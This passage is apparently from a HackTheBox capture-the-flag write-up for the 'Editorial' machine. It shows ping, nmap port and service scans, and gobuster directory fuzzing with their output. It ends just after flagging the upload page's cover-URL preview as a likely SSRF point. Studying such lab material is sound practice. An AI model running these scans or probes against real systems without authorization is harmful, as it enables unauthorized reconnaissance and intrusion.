
Editorial

By Praveen Kumar Sharma

The IP of the Machine for me is : 10.10.11.20




```
┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ ping 10.10.11.20 -c 5
PING 10.10.11.20 (10.10.11.20) 56(84) bytes of data.
64 bytes from 10.10.11.20: icmp_seq=1 ttl=63 time=499 ms
64 bytes from 10.10.11.20: icmp_seq=2 ttl=63 time=2183 ms
64 bytes from 10.10.11.20: icmp_seq=3 ttl=63 time=1245 ms
64 bytes from 10.10.11.20: icmp_seq=4 ttl=63 time=221 ms
64 bytes from 10.10.11.20: icmp_seq=5 ttl=63 time=386 ms

--- 10.10.11.20 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4034ms
rtt min/avg/max/mdev = 221.077/906.902/2183.483/728.277 ms, pipe 3

┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ 
```

Alright its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.20 -o allPortScan.txt
```




```
┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.20 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 22:31 IST
Warning: 10.10.11.20 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.20
Host is up (0.071s latency).
Not shown: 60841 filtered tcp ports (no-response), 4692 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 19.30 seconds
```

> Open ports
>
> PORT STATE SERVICE
> 22/tcp open ssh
> 80/tcp open http

Lets try an Aggressive Scan on these

Deeper Scan :

```
nmap -sC -sV -A -T5 -p 22,80 10.10.11.20 -o aggresiveScan.txt
```




```
┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ nmap -sC -sV -A -T5 -p 22,80 10.10.11.20 -o aggresiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 22:33 IST
Nmap scan report for 10.10.11.20
Host is up (0.52s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

> Aggresive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_ 256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Its redirecting to editorial.htb lets add that in /etc/hosts




```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb       www.permx.htb   lms.permx.htb
192.168.110.76  symfonos.local
10.10.59.4      creative.thm    beta.creative.thm
10.10.11.20     editorial.htb
~
```

Lets try directory fuzzing next

Directory Fuzzing

```
gobuster dir -u editorial.htb -w /usr/share/wordlists/dirb/common.txt -t 20
-o directories.txt
```




```
┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ gobuster dir -u editorial.htb -w /usr/share/wordlists/dirb/common.txt -t 20 -o directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://editorial.htb
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 2939]
/upload               (Status: 200) [Size: 7140]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Directories

/about (Status: 200) [Size: 2939]
/upload (Status: 200) [Size: 7140]

Lets get this web application under way

Web Application



editorial.htb


Editorial Tiempo Arriba

A year full of emotions, thoughts, and ideas. All on a simple white page.

“I have always imagined that Paradise will be a kind of library.” - Jorge Luis Borges.

Top Rated Books

Nothing in the source code as well lets see /about page now



editorial.htb/about

Editorial Tiempo Arriba

A team of ideas.


A team of passion.

A lot of novels and guions.

A team as a family.

Contact us: submissions@tiempoarriba.htb

Nothing here too lets try that /upload page



editorial.htb/upload

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information

Cover URL related to your book or | Browse... | No file selected. | Preview

Book name

Tell us about your book


Why did you choose this publisher?

Contact Email

page to upload files interesting
also the more important thing is this preview thing it might indicate a SSRF


Lets capture a preview request (Im gonna use caido u can use burp here to but step forward might take a lot of time for burp to do so your choice)

First i made this file



```
┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ echo "this is not a test" > test.txt

┌──(pks㉿Kali)-[~/HacktheBox/Editorial]
└─$ 
```

Now fill the cover url and upload this file there and hit the preview button make sure u have proxy for your burp or caido enabled to see it in the http history



